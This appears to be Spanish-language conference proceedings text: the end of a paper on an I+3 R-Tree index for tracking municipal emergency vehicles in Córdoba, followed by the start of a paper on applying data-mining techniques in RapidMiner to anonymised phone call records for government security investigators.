


Fig. 8. Proceso que Consulta la Trayectoria de un móvil

El evento registrado puede ser de uno de estos tipos:

- 1) *Emergencia Médica Domiciliaria*: se requiere una ambulancia para la atención de un paciente en su domicilio particular o en alguna institución pública dependiente de la Municipalidad (ej: escuelas, oficinas públicas). En este caso se registra el tipo de domicilio donde se requiere la atención.
- 2) *Emergencia Médica en la Vía Pública*: se solicita una ambulancia para la atención de personas en la vía pública.
- 3) *Emergencia de Defensa Civil*: eventos que requieren la intervención de una cuadrilla para algún trabajo de emergencia pero que no involucra a personas. Por ejemplo: árbol por caer, hundimiento de un pozo, panal de abejas, cable cortado, derrame de líquidos contaminantes, etc.

El I+3 R-Tree está conformado por dos estructuras un 3D R-Tree y un Índice. Las tuplas en el 3D RTree están compuestas por $\langle oid, mbr_3D, p_tray \rangle$

- *oid*: código identificador del objeto.
- *mbr_3D*: región tridimensional cuya altura representa el intervalo temporal durante el cual el objeto se mantuvo en la posición espacial definida por su base.
- *p_tray*: puntero al cubo anterior correspondiente al mismo *oid*, utilizado para mantener un historial de trayectoria.

Las tuplas en el índice son de la forma $\langle oid, mbr, t, p3D, pa, ps \rangle$

pa, ps>

- *mbr*: región aproximada que ocupa actualmente el objeto.
- *t*: tiempo de llegada del objeto a su ubicación actual.
- *p3D*: puntero al cubo anterior correspondiente al mismo *oid*, utilizado para mantener un historial de trayectoria.
- *pa*: puntero al objeto insertado en el instante de tiempo inmediatamente anterior.
- *ps*: puntero al objeto insertado en el instante de tiempo siguiente.

Inicialmente en el I+3 R-Tree se registran los móviles con su posición inicial (el 3D R-Tree vacío) (Tabla I).

Al recibir información de una nueva posición del móvil *om1* se actualizan el Índice y el 3D R-Tree (Tablas II y III).

Para la visualización y georreferenciación de los móviles sobre el mapa de la ciudad de Córdoba se utilizaron las APIs de Google Maps [20]. De esta manera se pueden localizar en el mapa de la ciudad los puntos donde se encuentran los eventos en curso y pendientes de atención. En el caso del despacho, en la pantalla correspondiente a la asignación de un móvil para un evento, se implementó un Diagrama de Voronoi, como se puede visualizar en la Figura 5.

Esta estructura geométrica subdivide un área en regiones tomando como base una serie de puntos. Dichas regiones




Fig. 9. Vista de una Consulta de Trayectoria

quedan formadas por los puntos más próximos a cada uno de los puntos de base [2]. Para este caso el área a dividir es el mapa de la ciudad de Córdoba y los puntos bases son los móviles disponibles. De esta forma se pueden identificar las distintas áreas de cobertura de cada móvil.

Como en el prototipo de la aplicación no se dispone de una conexión real con los móviles para que transmitan cada determinado período su posición, se realizó una simulación, registrando en el I+3 R-Tree distintos tiempos y posiciones (latitud, longitud) para algunos móviles. Luego de finalizada la atención, en base a los datos registrados en la estructura espacio-temporal se puede resolver la consulta de trayectoria de un móvil, que es uno de los principales requerimientos de información para este sistema.

Tabla I
ÍNDICE

Oid	Mbr	t	p3D	Pa	Ps
om1	om1_pos0	om1_t0	null	null	punt a
om2	om2_pos0	om2_t0	null	punt a	om2
om3	om3

Tabla II
ÍNDICE

Oid	Mbr	t	p3D	Pa	Ps
om1	om1_pos1	om1_t1	punt al primer cubo del R-Tree	null	punt a
om2	om2_pos0	om2_t0	null	punt a	om2
om3	om3

Tabla III
3D R-TREE

Oid	mbr_3D	p_tray
om1	posicion0 - Desde tiempo0 hasta tiempo1	null

IV. CONCLUSIONES

Con el desarrollo de esta aplicación se pudo probar que la combinación del índice espacio-temporal I+3 R-Tree con una base de datos relacional provee una solución adecuada para la gestión y asignación de objetos móviles implicados en la atención de eventos de emergencias médicas y urbanas. Teniendo en cuenta las características de los móviles que se pretende gestionar con esta aplicación se consideró el índice espacio-temporal I+3 R-Tree como el más conveniente de implementar ya que permite administrar objetos con las siguientes características:

- Los objetos se mueven a gran velocidad.
- El tamaño y la forma de los objetos no son importantes, el interés se centra en su posición en el tiempo.
- El espacio no cambia y la cantidad de objetos no tiene mucha variación.
- Los objetos se mueven en áreas previamente establecidas.
- Se necesita consultar la trayectoria realizada por los objetos.

Una de los requerimientos más importantes de la aplicación es la posibilidad de resolver la consulta de trayectoria, que pudo ser resuelta eficientemente a partir de la implementación del índice espacio-temporal seleccionado. Los resultados de las primeras pruebas son alentadores, dado que con la aplicación se resuelven de manera satisfactoria los requerimientos planteados: permite el registro de las llamadas efectuadas al 911 del Municipio de Córdoba; a partir de una llamada se puede generar más de un evento y asignar los móviles disponibles más cercanos al lugar del evento registrado; una vez finalizado el evento se puede reconstruir la trayectoria realizada por cada móvil. Como trabajo futuro se prevé la implementación de nuevas consultas, en particular, del Join Espacio-Temporal.

REFERENCIAS

- [1] R. H. Güting and M. Schneider, *Moving objects databases*. Morgan Kaufmann, 2005.
- [2] M. d. Berg, O. Cheong, M. v. Kreveld, and M. Overmars, *Computational Geometry: Algorithms and Applications*, 3rd ed. Santa Clara, CA, USA: Springer-Verlag TELOS, 2008.
- [3] S. Shekhar and S. Chawla, *Spatial databases : a tour*. Prentice Hall, 2003. [Online]. Accesible en: <https://goo.gl/1WPSHZ>
- [4] Y. Theodoridis, T. Sellis, A. Papadopoulos, and Y. Manolopoulos, "Specifications for efficient indexing in spatiotemporal databases," in *Proceedings. Tenth International Conference on Scientific and Statistical Database Management (Cat. No.98TB100243)*. IEEE Comput. Soc, 1998, pp. 123-132. [Online]. Accesible en: <https://goo.gl/DK5Ljm>
- [5] V. Gaede and O. Güting, "Multidimensional access methods," *ACM Computing Surveys*, vol. 30, no. 2, pp. 170-231, jun 1998. [Online]. Accesible en: <https://goo.gl/LGtX1>
- [6] G. A. G. Retamal, "Metodos de acceso y procesamiento de consultas espacio-temporales," Ph.D. dissertation, 2007. [Online]. Accesible en: <https://goo.gl/gKmyCG>
- [7] B. Stantic, J. Thornton, and A. Sattar, "A novel approach to model NOW in temporal databases," *10th International Symposium on Temporal Representation and Reasoning, 2003 and Fourth International Conference on Temporal Logic. Proceedings.*, 2003.
- [8] A. C. De Battista, "Búsquedas por similitud sobre objetos dinámicos," nov 2008. [Online]. Accesible en: <https://goo.gl/FbhcV>

- [9] C. Dyreson, B. Pernici, J. F. Roddick, N. L. Sarda, M. R. Scalas, A. Segev, R. T. Snodgrass, M. D. Soo, A. Tansel, P. Tiberio, G. Wiederhold, F. Grandi, W. K?fer, N. Kline, N. Lorentzos, Y. Mitsopoulos, A. Montanari, D. Nonen, E. Peressi, A. Segev, R. T. Snodgrass, M. D. Soo, A. Tansel, P. Tiberio, and G. Wiederhold, "A consensus glossary of temporal database concepts," *ACM SIGMOD Record*, vol. 23, no. 1, pp. 52–64, mar 1994. [Online]. Accesible en: <https://goo.gl/B6XfLh>
- [10] M. F. Mokbel, T. M. Ghanem, and W. G. Aref, "Spatio-temporal access methods," *IEEE Data Engineering Bulletin*, vol. 2, no. 26, pp. 40–49, 2003. [Online]. Accesible en: <http://www-users.cs.umn.edu/~mokbel/papers/STIndex.pdf>
- [11] M. Schneider, "SPATIAL AND SPATIO-TEMPORAL DATA MODELS AND LANGUAGES." [Online]. Accesible en: <https://goo.gl/F8cKDT>
- [12] H.-K. Ahn, N. M. Ho, M. Wong, H. K. Ahn, N. Mamoulis, and H. M. Wong, "A Survey on Multidimensional Access Methods A Survey on Multidimensional Access Methods *," 2001. [Online]. Accesible en: <https://goo.gl/LmLdTW>
- [13] P. K. Agarwal, L. Arge, and J. Erickson, "Indexing moving points (extended abstract)," in *Proceedings of the Nineteenth ACM SIGMOD-SIGACT-SIGART Symposium on Principles of Database Systems*, ser. PODS '00. New York, NY, USA: ACM, 2000, pp. 175–186. [Online]. Accesible en: <https://goo.gl/MfIUxP>
- [14] A. Guttman, "R-trees: A dynamic index structure for spatial searching," *SIGMOD Rec.*, vol. 14, no. 2, pp. 47–57, Jun. 1984. [Online]. Accesible en: <https://goo.gl/CuAEB8>
- [15] Y. Theodoridis, M. Vazirgiannis, and T. Sellis, "Spatio-Temporal indexing for large multimedia applications," *Multimedia Computing and Systems, International Conference on*, vol. 0, pp. 0441+, 1996. [Online]. Accesible en: <https://goo.gl/MXCfgL>
- [16] M. A. Nascimento, J. R. O. Silva, and Y. Theodoridis, "Evaluation of Access Structures for Discretely Moving Points," *Proceedings of the International Workshop on Spatio-Temporal Database Management*, pp. 171–188, 1999. [Online]. Accesible en: <https://goo.gl/MHBy23>
- [17] E. O. Gagliardi, F. D. Carrasco, and J. C. García Sosa, "I+3 R-Tree: un método de acceso espacio-temporal," 2009. [Online]. Accesible en: <https://goo.gl/mMPShC>
- [18] X. Xu, J. Han, and W. Lu, "RT-tree: An improved R-tree index structure for spatio-temporal database," *4th International Symposium on Spatial Data Handling*, pp. 1040—1049, 1990.
- [19] M. A. Nascimento, J. R. O. Silva, Y. Theodoridis, C. S. Jensen, M. H. Böhlen, R. Busatto, C. E. Dyreson, H. Gregersen, D. Pfoser, S. Saltenis, J. Skyt, G. Slivinskas, K. Torp, R. T. Snodgrass, S. Ram, M. D. Soo, A. Steiner, and S. Timeconsult, "Access Structures for Moving Points," 1998. [Online]. Accesible en: <https://goo.gl/isUr2A>
- [20] Api google maps. <http://goo.gl/QH7y4K>.

Minería de Datos Aplicado a Sábanas Telefónicas

Farfán, José Humberto; Rodríguez, Mariela Ester; Vargas, Luis Alejandro; Aramayo, Fernando Rubén

Facultad de Ingeniería- Universidad Nacional de Jujuy
jhfarfan@hotmail.com; maru972@gmail.com; lavargas@fi.unju.edu.ar;
fernando.ruben.aramayo@gmail.com

Resumen

La Minería de Datos aplicado a registros de Sábanas Telefónicas plantea una serie de pasos que se deben cumplir para brindar información que sea útil para un Organismo Gubernamental de Seguridad.

El presente trabajo describe los pasos que se siguieron en el actual proyecto de investigación, describiendo el problema, realizando un preprocesamiento (normalización) de datos de Sábanas Telefónicas de un caso en particular y analizando / aplicando diferentes técnicas de la Minería de Datos con el objetivo de cumplir las necesidades definidas por los usuarios finales de este tipo de organismos, utilizando para ello la herramienta de software Rapidminer.

1. Introducción

Entendiendo que la Minería de Datos o Data Mining es “un campo de la estadística y las ciencias de la computación referido al proceso que intenta descubrir patrones en grandes volúmenes de conjuntos de datos”[1], el grupo de investigación del presente trabajo se dedicó al análisis y la aplicación de técnicas de la misma en un problema genérico tal cual es el del Análisis de Datos de una Red de Comunicaciones con el formato actual que proveen las compañías telefónicas de “Sábanas de llamadas” para ser aplicados en el ámbito de la Seguridad de Organismos Gubernamentales Provinciales y/o Nacionales.

Para el análisis de las “Sábanas de Llamadas” es necesario examinar y describir técnicas y herramientas que emergen en esa área de investigación. Con el objetivo de que la investigación realizada sea de soporte para la toma de decisiones en el ámbito de la Seguridad de Organismos Gubernamentales Provinciales y/o Nacionales [2].

Dentro de las enormes masas de datos existentes en las “sábanas de llamadas” se puede encontrar una gran cantidad de información oculta, de gran relevancia e

importancia estratégica. El descubrimiento de la información mencionada resulta posible por la Minería de Datos o Data Mining, pero es el descubrimiento del conocimiento (KDD, por sus siglas en inglés) el que se encarga de la preparación de los datos y de la interpretación de los resultados obtenidos, los cuales darán un significado a los patrones encontrados [3], cabe destacar que KDD es producto del rápido desarrollo de la minería de datos y la gran aplicación de tecnologías de información y bases de datos.

Zhang et al [4] formulan el proceso basado en la extracción de conocimiento (KDD) en una secuencia iterativa de cuatro pasos: la definición del problema, el pre - procesamiento de datos (que incluye la preparación de datos), data mining, y el post data mining.

El presente proyecto de investigación se encuentra en su última fase, centrado en el análisis y aplicación de diferentes técnicas de la minería de datos al problema de estudio que el mismo abarca y se está analizando los resultados que serán de utilidad a los usuarios finales que hacen uso de la misma, principalmente en el área de seguridad gubernamental.

2. Descripción del problema

Luego de efectuar entrevistas e interactuar con los usuarios finales de Organismos Gubernamentales de Seguridad sobre la Inteligencia de Negocios en los casos que involucren llamadas telefónicas, el grupo de investigación propone aplicar técnicas de Minería de Datos en el estudio de listas de llamadas de números telefónicos involucrados en algún delito en particular.

En la actualidad el análisis de listas telefónicas por parte de los expertos del Organismo de Seguridad en cuestión es manual, es decir se obtienen las planillas provistas por las Empresas de Comunicaciones y se analiza registro por registro la cantidad de coincidencias, movimientos por antenas o Celdas de Comunicaciones, etc, tareas que conllevan demasiado tiempo. También es

importante mencionar que en el mercado existen software privativos que ejecutan el mencionado trabajo, pero los costos son elevados, restringiendo a las áreas de investigación de los diferentes organismos gubernamentales de seguridad contar con sus beneficios.

Las entrevistas de trabajo realizadas entre el grupo de investigación y los usuarios finales han permitido definir la necesidad de utilizar herramientas descriptivas/predictivas, estableciendo los siguientes requerimientos:

- Determinar las concurrencias de llamadas, entre dos o más líneas.
- Seguimiento de llamadas en el espacio geográfico identificado por las antenas de las empresas prestatarias.
- Identificación de números con contactos o hechos antes ya analizados. En este paso se debe estudiar los números telefónicos dados por la compañía telefónica prestataria, identificando si el número en cuestión estuvo involucrado en alguna causa anterior de investigación o si alguno de los contactos del mismo lo tuvo.
- Determinar los titulares de las líneas, asociarlos y determinar los contactos frecuentes.

Una vez establecido los requerimientos iniciales de los usuarios que analizan las listas, se observa que el trabajo que se realiza en cada investigación cuenta con archivos o planillas con cientos de registros dependiendo la magnitud de la solicitud. Es conveniente por lo tanto que la búsqueda se realice en los registros en la base de datos ya almacenada, tarea que en la actualidad no se realiza y que solamente se puede efectuar con el cruzamiento de la información que se considera relevante de acuerdo a la investigación en curso.

La información de las líneas telefónicas a investigar es entregada por las empresas prestatarias, como ya se ha mencionado, siendo necesaria la preparación de los datos que permite buscar patrones, por lo que se recomienda la implementación de una herramienta de minería de datos.

Entre los principales atributos que los usuarios utilizan para hacer sus actividades, se destacaron:

- Número llamado
- Número receptor
- Antenas o Celdas de llamadas
- Duración de la llamada
- Fecha y Hora de la llamada

3. Pre procesamiento de datos de Sábanas Telefónicas

Diferentes autores de Minería de Datos consideran esta fase, como una de las más importantes dentro de la Minería de Datos, ya que la preparación o Pre Procesamiento de los datos es la tarea que consume tiempo dentro del KDD. Es por ello que se pretende

obtener un conjunto de datos de calidad tal, que al emplearlo pueda conducir a obtener modelos, patrones o reglas de mayor calidad [5]. Por lo tanto la preparación de los datos debe tener en cuenta tres aspectos claves:

- Los datos del problema pueden estar incompletos, inconsistentes, o presentar ruido.
- La preparación genera conjuntos de ellos que son menores que el conjunto original, lo cual puede mejorar la eficiencia.
- La preparación da lugar a datos de calidad, al recuperar instancias incompletas, corregir errores o resolver conflictos.

Teniendo en cuenta estas pautas se procedió al análisis del contenido de la información que fue entregado por los usuarios del Organismo Gubernamental, los cuales son archivos en formato Excel de un caso en particular provistos por las compañías de Teléfonos, en donde se observa que los mismos presentan características distintas y una configuración en su diseño diferente. Algunas planillas brindan información que pueden ser destacados en mayor medida para los requerimientos de los usuarios.

También se observa que utilizan diferentes formas de representar la misma información. A continuación, a modo de ejemplo, se muestran imágenes que representan la información provista sobre un determinado número de Celular de las compañías Claro y Personal, para este caso de estudio en particular (Figura 1 y 2).

Nro.	Llamado	Llamante	Fecha y Hora	Duración (Seg)	id. Celda	Descrip. Celda
1	xxxxxxxxxxxx	yyyyyyyyyy	15/08/2013 10:05	9	AS4T5124BC	TARTAGAL 5
2	xxxxxxxxxxxx	yyyyyyyyyy	15/08/2013 10:06	9	BS4T5234VC	TARTAGAL 2 (CENTRO)
3	xxxxxxxxxxxx	yyyyyyyyyy	15/08/2013 10:22	10	AS4T5124BC	TARTAGAL 5
4	xxxxxxxxxxxx	yyyyyyyyyy	15/08/2013 10:22	11	BS4T5234VC	TARTAGAL 2 (CENTRO)
5	xxxxxxxxxxxx	yyyyyyyyyy	15/08/2013 10:49	29	CS4T5345VC	TARTAGAL 2 (CENTRO)
6	xxxxxxxxxxxx	yyyyyyyyyy	15/08/2013 10:49	30	AS4T5124BC	TARTAGAL 5
7	xxxxxxxxxxxx	yyyyyyyyyy	15/08/2013 10:50	32	CS4T5345VC	TARTAGAL 2 (CENTRO)
8	xxxxxxxxxxxx	yyyyyyyyyy	15/08/2013 10:50	32	CS4T5345VC	TARTAGAL 2 (CENTRO)
9	xxxxxxxxxxxx	yyyyyyyyyy	15/08/2013 11:43	26	DS4T5456VC	MOSCONI 2
10	xxxxxxxxxxxx	yyyyyyyyyy	15/08/2013 11:43	26	DS4T5456VC	MOSCONI 2
11	xxxxxxxxxxxx	yyyyyyyyyy	15/08/2013 21:52	68	ES4T5567VC	JUJUY 7
12	xxxxxxxxxxxx	yyyyyyyyyy	16/08/2013 09:05	69	DS4T5456VC	PALPALA 2
13	xxxxxxxxxxxx	yyyyyyyyyy	16/08/2013 10:55	20	DS4T5456VC	EL CARMEN
14	xxxxxxxxxxxx	yyyyyyyyyy	16/08/2013 11:16	17	AS4T5124BC	ALTO COMEDERO 2

Figura 1: Representación de la Información provista por la Empresa Claro.

Nro.	Línea	Fecha	Hora	Tipo	Otro	Durac	Celda id	Celda direccion	Celda Num	Celda localidad	Celda provincia
1	xxxxxxxxxx	23/11/2013	10:00:12	SALIDA	*151	68	YSPORDA	Gob. Tello	363	SAN PEDRO	JUJUY
3	xxxxxxxxxx	23/11/2013	10:24:53	SALIDA	yyyyyyyyyy	55	YSPORDA	Gob. Tello	363	SAN PEDRO	JUJUY
4	xxxxxxxxxx	23/11/2013	11:51:31	ENTRADA	yyyyyyyyyy	44	YSPORDA	Gob. Tello	363	SAN PEDRO	JUJUY
5	xxxxxxxxxx	23/11/2013	12:07:35	ENTRADA	zzzzzzzzzz	56	YSPORDA	Gob. Tello	363	SAN PEDRO	JUJUY
6	xxxxxxxxxx	23/11/2013	12:12:36	ENTRADA	yyyyyyyyyy	13	YSPORDA	Gob. Tello	363	SAN PEDRO	JUJUY
7	xxxxxxxxxx	23/11/2013	12:22:36	ENTRADA	oooooooooo	138	YSPORDA	Gob. Tello	363	SAN PEDRO	JUJUY
8	xxxxxxxxxx	23/11/2013	12:51:46	SALIDA	qqqqqqqq	17	YSPORDA	Gob. Tello	363	SAN PEDRO	JUJUY
9	xxxxxxxxxx	23/11/2013	13:32:19	SALIDA	qqqqqqqq	3	YSPORDA	Gob. Tello	363	SAN PEDRO	JUJUY
10	xxxxxxxxxx	23/11/2013	15:31:51	ENTRADA	qqqqqqqq	2					
11	xxxxxxxxxx	23/11/2013	15:31:51	T	bbbbbbbbb	3					
12	xxxxxxxxxx	23/11/2013	15:34:12	T	bbbbbbbbb	2					
13	xxxxxxxxxx	23/11/2013	15:34:13	ENTRADA	qqqqqqqq	2					
14	xxxxxxxxxx	23/11/2013	15:37:49	SALIDA	qqqqqqqq	75	YSPORDA	Gob. Tello	363	SAN PEDRO	JUJUY
15	xxxxxxxxxx	23/11/2013	17:24:52	SALIDA	oooooooooo	7	YSPORDA	Gob. Tello	363	SAN PEDRO	JUJUY
16	xxxxxxxxxx	23/11/2013	17:38:02	SALIDA	*151	6	YSPORCA	9 DE JULIO	1	SAN PEDRO	JUJUY

Figura 2: Representación de la Información provista por la empresa Personal.

Como aclaración es importante mencionar que en este caso en particular no se disponía del archivo de la empresa Movistar, aunque el grupo de investigación también trabajo sobre dicho archivo, pero las pautas a grandes rasgos en el pre procesamiento son similares para las diferentes empresas de comunicaciones.

Del análisis de las planillas surge la necesidad de buscar una forma de unificar la información provista por las empresas de comunicaciones, de forma tal que el procesamiento de la información sea una tarea fácil y eficiente de realizar.

En la unificación de criterios de la representación de la información y de modo de simplificar la posterior búsqueda de información de los archivos Excel, se decidió normalizar dichas planillas en una Base de Datos PostgreSQL. La normalización resultante se puede observar en el siguiente diagrama de Martín (Figura 3) que se muestra a continuación.




Figura 3: Diagrama de Martín con la Normalización de la Información de las Sábanas Telefónicas.

Una vez creada la base de datos, se normalizaron y se crearon las tablas respectivas, procediéndose a realizar un software en el lenguaje de programación Java que permita la migración en forma automática de la información contenida en los archivos de Excel y poder centralizar la información en una Base de Datos. La gran ventaja de poder realizar este pequeño software de migración es el de automatizar dicho proceso para otros casos, no solamente el que fue provisto para este caso de estudio, es decir cualquier otro archivo Excel provisto por las compañías telefónicas, siendo la única restricción establecida por el Software, el que se respeten los formatos de representación de información con los cuales se trabajó.

4. Análisis de técnicas de Minería de Datos

Los diferentes autores de Minería de Datos coinciden en clasificar las técnicas de Minería de Datos en dos grandes grupos Predictivas y Descriptivas, tal como puede observarse en la Figura 4 que se muestra a continuación.



Figura 4: Clasificación de técnicas de Data Mining [6]

En forma general se puede afirmar que las técnicas Predictivas intentan encontrar un modelo que ayude a predecir un comportamiento como por ejemplo la devolución o no de un préstamo, la probabilidad de tener cierta enfermedad, la predicción de pertenecer a una determinada categoría, etc

Mientras que las técnicas Descriptivas están centradas en encontrar una descripción de los datos de estudio, es decir la correlación que puede haber entre atributos o la importancia de ellos, ejemplos clásicos de este tipo es el análisis de los atributos que definen la tendencias de compras de los clientes de los supermercados o de los clientes de los bancos, entre los más destacados.

Otra clasificación que resulta sumamente interesante es la planteada por Orallo et al [7] en donde puede observarse en forma más detallada las técnicas particulares que pueden aplicarse según se trate de problemas Predictivos o Descriptivos (Figura 5).

Nombre	PREDICTIVO		DESCRIPTIVO		
	Clasificación	Regresión	Agrupamiento	Reglas de asociación	Correlaciones / Factorizaciones
Redes neuronales	✓	✓	✓		
Árboles de decisión ID3, C4.5, C5.0	✓				
Árboles de decisión CART	✓	✓			
Otros árboles de decisión	✓	✓	✓	✓	
Redes de Kohonen			✓		
Regresión lineal y logarítmica		✓			✓
Regresión logística	✓			✓	
Kmeans			✓		
Apriori				✓	
Naive Bayes	✓				
Vecinos más próximos	✓	✓	✓		
Análisis factorial y de comp. ppales.					✓
Twostep, Cobweb			✓		
Algoritmos genéticos y evolutivos	✓	✓	✓	✓	✓
Máquinas de vectores soporte	✓	✓	✓		
CN2 rules (cobertura)	✓			✓	
Análisis discriminante multivariante	✓				

Figura 5: Aplicación de técnicas de Data Mining según el tipo de Problema.

Para el problema en particular del caso de estudio aquí planteado, existe un análisis muy importante que se llevó a cabo en el contexto del actual proyecto de investigación que permite reducir el ámbito de las técnicas que pueden o debieran aplicarse para dicho problema, dicho análisis es el que se detalla a continuación.

Si bien se estudiaron las técnicas más conocidas de aplicación en Minería de Datos (porque forma parte de las pautas de formación del grupo de investigación), se optó por descartar, para este caso de estudio, las técnicas Predictivas ya que las mismas no cumplen con los objetivos planteados por los Usuarios finales de los Organismos Gubernamentales de Seguridad. Anteriormente se mencionó que uno de las principales necesidades requeridas por los usuarios es encontrar patrones de movimientos y describir la relación de las llamadas realizadas y recibidas, para lo cual no se considera necesario generar un modelo que ayude a predecir el comportamiento, sí que lo describa.

Resulta muy importante, por lo tanto, para el presente proyecto ahondar en las principales técnicas descriptivas aplicables al caso de estudio, por ello resulta conveniente profundizar en la subdivisión de las técnicas descriptivas: Agrupamiento, Reglas de Asociación y Correlaciones/Factorizaciones.

Las técnicas de Agrupamiento o Clustering tienen como finalidad obtener grupos entre los diferentes elementos de tal manera que los miembros de cada grupo tengan características similares, siendo importante considerar la factibilidad de contar o no con el número de grupos, y en este último caso analizar la posibilidad de aplicar algún algoritmo que permita obtenerlo.

Las técnicas que utilizan reglas de Asociación enuncian patrones de comportamiento entre los datos en función de la aparición conjunta de valores de dos o más atributos. El rasgo principal de estas reglas es que trabajan con atributos nominales, a diferencia de los estudios correlacionales que lo hacen con los numéricos. Se relacionan con una gran cantidad de registros,

ejemplos de este tipo es aplicarlo en la búsqueda de patrones en compras de supermercados, de utilización de páginas web, textos, etc.

Las técnicas de Correlaciones / Factorizaciones tienen como propósito analizar la importancia de atributos, descubrir atributos redundantes o dependencias entre atributos, o elegir un subconjunto de los mismos. Se centran exclusivamente en los atributos numéricos, por lo que este tipo de relaciones son bidireccionales o no orientadas, ayudados por modelos de regresión.

5. Exploración gráfica

Rapidminer es una de las principales herramientas disponibles en el mercado, la cual fue elegida por el grupo de investigación para realizar Minería de Datos. Algo a destacar es que, en el llamado “Cuadrante Mágico” para plataformas de Análisis Predictivo del año 2016 (Figura 6), de la empresa Gartner (organización de investigación de las tecnologías de la información), en la cual se visualiza la comparación de las principales herramientas para Plataformas Analítica Avanzadas, se puede observar que RapidMiner es uno de los líderes actuales del mercado [8].



Figura 6: “Cuadrante Mágico” para plataformas de Análisis Predictivo 2016 de Gartner.

Rapidminer es un programa informático para el análisis y minería de datos que permite el desarrollo de procesos de análisis de datos mediante el encadenamiento de operadores; esto significa que a través de una GUI (Interfaz Gráfica de Usuario) o de línea de comandos o a través de procesos batch (o de lotes) o desde otros

programas a través de API de Java, permite realizar análisis estadístico, minería de datos y análisis predictivo.

Es un software de tipo Open-Source con licencia GNU GPL, basado en java, que trabaja bajo las plataformas Windows y Linux, posee alrededor de 500 operadores que pueden ser combinados, utiliza el lenguaje de scripting XML para describir los operadores y su configuración y posee una gran cantidad de extensiones (plugins) [9].

Una de las mayores ventajas del Software Rapidminer son las herramientas que la misma dispone para la Exploración Visual.

Una vez que se obtienen los datos de la Base de Datos por parte de Rapidminer se pueden realizar una serie de gráficos que vienen incorporados para operar la Exploración Visual de los mismos. La conexión con la Base de Datos se efectúa en forma sencilla tal como puede observarse en la Figura 7.




Figura 7: Conexión de Rapidminer con la Base de Datos de trabajo.

A continuación se muestra un gráfico, que visualiza la relación existente entre los tipos de llamadas y el tiempo, permitiendo determinar cuáles son los números que realizaron llamadas de larga duración y aquellos que fueron de corta duración, ya que a este tipo de llamadas en particular se les realiza un seguimiento especial por parte de los usuarios de los organismos de seguridad (Figura 8). Para estas situaciones se debe continuar haciendo un análisis con otros tipos de gráficos.




Figura 8: Gráfico de Caja obtenido de Rapidminer que muestra la Relación Tipo y Duración de la llamada.

El siguiente histograma se generó en forma automática por la herramienta Rapidminer (previa selección de las variables correspondientes) y permite identificar la frecuencia de llamadas en una determinada antena, guiando al trabajo de investigación para que la misma prosiga desde la mencionada antena (Figura 9). Este seguimiento informa los movimientos de un llamado telefónico por diferentes lugares triangulado por antenas.

Sin embargo, la vista que ofrece Rapidminer es parcial, por ello se debe hacer seguimiento con otro gráfico que exprese la relación entre antena - número de llamante y antena - número llamado.

